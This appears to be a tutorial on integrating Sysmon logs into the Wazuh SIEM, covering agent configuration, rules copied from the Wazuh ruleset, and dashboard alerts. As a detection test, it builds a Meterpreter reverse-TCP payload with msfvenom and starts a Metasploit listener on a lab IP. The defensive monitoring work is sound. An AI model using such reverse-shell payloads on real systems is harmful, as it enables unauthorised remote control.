
After that add this into the local file section



```
   <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
```

```
 <localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```


Now save the file and restart the Wazuh agent!



Agent Restarted

Agent restarted

Now download the Sysmon rules from the Github [wazuh-ruleset/rules at master · wazuh/wazuh-ruleset · GitHub]()




https://github.com/wazuh/wazuh-ruleset/blob/master/rules/0595-win-sysmon_rules.xml
Defensive Security
Offensive Security
Learning
wazuh / wazuh-ruleset
Public
Notifications
Fork 201
Star 400
Code
Issues 84
Pull requests 52
Actions
Projects
Wiki
Security
Insights
Files
master
winsys
0550-kaspersky_rules.xml
0555-azure_rules.xml
0560-docker_integration_rules.x...
0565-ms_ipsec_rules.xml
0570-sca_rules.xml
0575-win-base_rules.xml
0580-win-security_rules.xml
0585-win-application_rules.xml
0590-win-system_rules.xml
0595-win-sysmon_rules.xml
0600-win-wdefender_rules.xml
0601-win-vipre_rules.xml
0602-win-wfirewall_rules.xml
0605-win-mcafee_rules.xml
0610-win-ms_logs_rules.xml
0615-win-ms-se_rules.xml
0620-win-generic_rules.xml
0625-cisco-asa_rules.xml
0625-mcafee_epo_rules.xml
0630-nextcloud_rules.xml
wazuh-ruleset / rules / 0595-win-sysmon_rules.xml
snaow TSC compliance mapping tunning
9f57ceb · 4 years ago
History
Code
Blame
370 lines (322 loc) · 13.4 KB
Raw

```
<!--
  -  Windows Event Channel ruleset for the Sysmon channel
  -  Created by Wazuh, Inc.
  -  Copyright (C) 2015-2020, Wazuh Inc.
  -  This program is a free software; you can redistribute it and/or modify it under the terms of GPLv2.
  -  ID range: 61600 - 62099
-->

<var name="MS_FREQ">8</var>

<group name="windows,sysmon,">
  <rule id="61600" level="0">
    <if_sid>60004</if_sid>
    <field name="win.system.severityValue">^INFORMATION$</field>
    <description>Windows Sysmon informational event</description>
    <options>no_full_log</options>
  </rule>

  <rule id="61601" level="0">
    <if_sid>60004</if_sid>
    <field name="win.system.severityValue">^WARNING$</field>
    <description>Windows Sysmon warning event</description>
    <options>no_full_log</options>
    <group>gpg13_4.12,</group>
  </rule>

  <rule id="61602" level="5">
    <if_sid>60004</if_sid>
    <field name="win.system.severityValue">^ERROR$</field>
    <description>Windows Sysmon error event</description>
```

After downloading start wazuh server and connect with ssh and move to this path


Cd /var/ossec/etc/rules



```
[root@wazuh-server rules]# pwd
/var/ossec/etc/rules
[root@wazuh-server rules]#
```


And open local_rules.xml

Nano local_rules.xml




```
  GNU nano 8.3                                        local_rules.xml
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

</group>
```

Now Open the Rules file and select the best rule and paste them in the file you can paste all the rules bit I will select according to my System!




```
<!--
  -  Windows Event Channel ruleset for the Sysmon channel
  -  Created by Wazuh, Inc.
  -  Copyright (C) 2015-2020, Wazuh Inc.
  -  This program is a free software; you can redistribute it and/or modify it under the terms of GPLv2.
  -  ID range: 61600 - 62099
-->

<var name="MS_FREQ">8</var>

<group name="windows,sysmon,">
  <rule id="61600" level="0">
    <if_sid>60004</if_sid>
    <field name="win.system.severityValue">^INFORMATION$</field>
    <description>Windows Sysmon informational event</description>
    <options>no_full_log</options>
  </rule>
```



```
  GNU nano 8.3                                                 local_rules.xml
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

   <rule id="61611" level="0">
    <if_sid>61600</if_sid>
    <field name="win.system.eventID">^9$</field>
    <description>Sysmon - Event 9: RawAccessRead by $(win.eventdata.sourceImage)</description>
    <options>no_full_log</options>
    <group>sysmon_event9,</group>
  </rule>

    <rule id="61600" level="0">
    <if_sid>60004</if_sid>
    <field name="win.system.severityValue">^INFORMATION$</field>
    <description>Windows Sysmon informational event</description>
    <options>no_full_log</options>
  </rule>

^G Help         ^O Write Out    ^F Where Is     ^K Cut          ^T Execute      ^C Location     M-U Undo        M-A Set Mark
^X Exit         ^R Read File    ^\ Replace      ^U Paste        ^J Justify      ^/ Go To Line   M-E Redo        M-6 Copy
```


Save the file and restart wazuh-manager!




```
[root@wazuh-server rules]# systemctl restart wazuh-manager
```

Now let’s test the Sysmon working You can run any Process Bomb tool or you can run any payload with active Connection proper testing!

Let go msfvenom for testing




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.100.214 lport=8888 -f exe -o payload.exe
```



```
┌──(kali㉿kali)-[/media/sf_kali]
└─$ msfconsole -q

msf6 >
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > let lport 8888
[-] Unknown command: let. Did you mean set? Run the help command for more details.
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > set lhost 192.168.100.206
lhost => 192.168.100.206
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.206:8888
```

Now let’s check the Logs of Sysmon on the Wazuh-Dashboard



https://192.168.100.205/app/threat-hunting#/overview/?tab=general&tabView=events&agentId=001&_a=(filters:!(),query:(language:kuery,query:sysmon))&_g=(filters:!(),refreshInterval:(pau


Search: sysmon

Filters: manager.name: wazuh-server | agent.id: 001

153 hits

Jun 10, 2025 @ 04:32:09.915 - Jun 11, 2025 @ 04:32:09.915

timestamp	agent.name	rule.description	rule.level	rule.id
Jun 11, 2025 @ 04:27:14.3...	Win-001	Sysmon - Suspicious Process - explorer.exe	12	61640
Jun 11, 2025 @ 04:27:14.2...	Win-001	Executable dropped in Windows root folder	6	92217
Jun 11, 2025 @ 04:27:14.1...	Win-001	Possible DLL search order hijack by C:\\Windows\\SoftwareDistribution\\Download\\e684d330128c9ebc96bdaf41d5c1e78d\\Metadata\\UpdateAgent.dll created in Window...	6	92219
Jun 11, 2025 @ 04:27:13.9...	Win-001	Executable dropped in Windows root folder	6	92217
Jun 11, 2025 @ 04:27:13.9...	Win-001	Possible DLL search order hijack by C:\\Windows\\SoftwareDistribution\\Download\\e684d330128c9ebc96bdaf41d5c1e78d\\Metadata\\UpdateAgent.dll created in Window...	6	92219
Jun 11, 2025 @ 04:27:13.9...	Win-001	Possible DLL search order hijack by C:\\Windows\\SoftwareDistribution\\Download\\e684d330128c9ebc96bdaf41d5c1e78d\\Metadata\\UAOneSettings.dll created in Windo...	6	92219



sysmon

manager.name: wazuh-server

agent.id: 001

Last 24 hours

153 - Total -

3 - Level 12 or above alerts -

0 - Authentication failure -

0 - Authentication success -

Summary :

the integration of Sysmon logs with Wazuh greatly improves an organization's security monitoring capabilities. This combination offers a strong method for recording detailed system activities, and when paired with Wazuh's analytical features, it facilitates efficient threat detection, compliance monitoring, and incident response. This integration serves as a valuable resource for ensuring a secure and robust IT infrastructure.